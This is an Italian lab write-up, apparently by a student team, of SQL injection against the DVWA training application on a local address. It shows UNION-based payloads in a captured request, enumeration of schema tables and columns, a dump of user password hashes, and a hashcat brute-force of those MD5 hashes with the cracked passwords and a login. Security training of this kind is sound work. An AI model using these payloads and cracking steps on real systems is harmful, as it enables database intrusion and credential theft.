
Request

Pretty Raw Hex


```
1 GET /dvwa/vulnerabilities/sqli_blind/?id=1'+UNION+SELECT+1,+database()%23&Submit=Submit
  HTTP/1.1
2 Host: 192.168.1.149
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/124.0.6367.60 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.149/dvwa/vulnerabilities/sqli_blind/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=592289b55274c29203f33c912b762e58
10 Connection: close
11
12
```

Una volta individuata la variabile nell'url, abbiamo inserito **1'** **UNION SELECT 1, database()#** e l'abbiamo convertito in codice url con l'aiuto di Burpsuite; dopodichè lo abbiamo inserito sostituendo il codice precedente

Avendo inserito il nuovo codice nell'url, riusciamo a visualizzare la Response HTTP della pagina e così capiamo che il nome del database è **dvwa**. Da qui andiamo a estrapolare delle informazioni dal database.



```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 May 2024 10:11:08 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4524
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//
13 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17 <head>
18   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
19   <title>
20     Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerable PHP
21   </title>
22   <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
23   <link rel="icon" type="image/ico" href="img/favicon.ico">
24   <script type="text/javascript" src="js/jquery.min.js"></script>
25   <script type="text/javascript" src="js/bootstrap.min.js"></script>
26   <script type="text/javascript" src="js/dvwa.js"></script>
27 </head>
28
29 <body>
30   <div class="container">
31     <div class="row">
32       <div class="col-md-12">
33         <div class="panel panel-default">
34           <div class="panel-heading">
35             <h3>Security: Low</h3>
36           </div>
37           <div class="panel-body">
38             <div class="row">
39               <div class="col-md-6">
40                 <div class="form-group">
41                   <input type="text" value="ID: 1" />
42                 </div>
43                 <div class="form-group">
44                   <input type="button" value="Submit" />
45                 </div>
46               </div>
47               <div class="col-md-6">
48                 <pre>
49 ID: 1' UNION SELECT 1, database()#
50 First name: admin
51 Surname: admin
52
53 ID: 1' UNION SELECT 1, database()#
54 First name: 1
55 Surname: dvwa
56
57 </pre>
58               </div>
59             </div>
60           </div>
61         </div>
62       </div>
63     </div>
64   </div>
65 </body>
66 </html>
```



User ID:

```
ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa
```

4. Prove di inserimento variabili & Verifica degli eventuali risultati

Col nome del database, è possibile estrarre informazioni da esso come il numero di tabelle presenti.

Utilizziamo la query **1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #** che ci restituirà tutte le tabelle nel database.

Quella che attira la nostra attenzione è la tabella **“users”** perché molto probabilmente conterrà tutti i dati relativi agli utenti.

Per recuperare le colonne della tabella ineteressata, useremo la query **1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_columns = 'users' #**

Otterremo così le colonne della tabella e sicuramente quella che più ci interessa è la colonna **password**.

User ID:

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: guestbook
```

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: users
```

User ID:

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user_id
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: first_name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: password
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: avatar
```


5. Risultati & Hashcat

Infine, recuperiamo le password dalla tabella users con la query **1' UNION SELECT first_name, password FROM users#** che ci restituirà tutte le password associate al parametro first_name della tabella.

Le password sono salvate all'interno del DB in formato **Hash**, un codice esadecimale usato per cifrare le password degli utenti in maniera sicura.

Vediamo come poterle ripristinare in chiaro con un tool chiamato **Hashcat**.

User ID:

Submit

ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Abbiamo deciso di hackerare le password in modo da visualizzarle in chiaro; per fare ciò abbiamo utilizzato un Tool di Kali Linux per effettuare questa operazione, in questo caso utilizzando **Hashcat**.

Da terminale abbiamo inserito il comando hashcat per richiamare il Tool; di seguito il comando **-m** che richiama il tipo di codifica da decifrare (in questo caso **-m 0** equivalente alla codifica MD5) e abbiamo impostato il tipo di attacco con lo switch **-a** e il numero 3, che indica un attacco **bruteforce**. Infine abbiamo selezionato il file txt in cui abbiamo salvato la lista di password.

Hashcat ci riporta **quattro password** perché la numero 1 e la numero 5 sono identiche.

```
(kali@kali)-[~]  
$ hashcat -m 0 -a 3 ListHash  
hashcat (v6.2.6) starting
```

```
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode.....: 0 (MD5)  
Hash.Target.....: ListHash  
Time.Started.....: Wed May 22 08:55:48 2024 (5 secs)  
Time.Estimated...: Wed May 22 08:55:53 2024 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Mask.....: ?1?2?2?2?2 [5]  
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined  
Guess.Queue.....: 5/15 (33.33%)  
Speed.#1.....: 23713.8 kH/s (1.12ms) @ Accel:256 Loops:62 Thr:1 Vec:4  
Recovered.....: 0/4 (0.00%) Digests (total), 0/4 (0.00%) Digests (new)  
Progress.....: 104136192/104136192 (100.00%)  
Rejected.....: 0/104136192 (0.00%)  
Restore.Point....: 1679616/1679616 (100.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-62 Iteration:0-62  
Candidate.Engine.: Device Generator  
Candidates.#1....: sf7qx → Xqxxvq  
Hardware.Mon.#1..: Util: 70%  
  
e99a18c428cb38d5f260853678922e03:abc123  
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
```

```
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

```
5f4dcc3b5aa765d61d8327deb882cf99:password
```


Ricavate le password in chiaro, abbiamo provato ad effettuare un Login sulla pagina della DVWA in abbinamento con gli user.



Username

Pablo


Password

••••••••

Login

Qui di seguito possiamo visualizzare gli user sulla sinistra e le password sulla colonna destra

admin	password
Pablo	letmein
Hack	charley
Gordon	abc123
Bob	password



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'Pablo'

Username: Pablo
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Team 6



FEDERICO B.



FEDERICO S.



ZHONGSHI L.



MARA



ANDRÉ V.



MARIO M.



OTMAN H.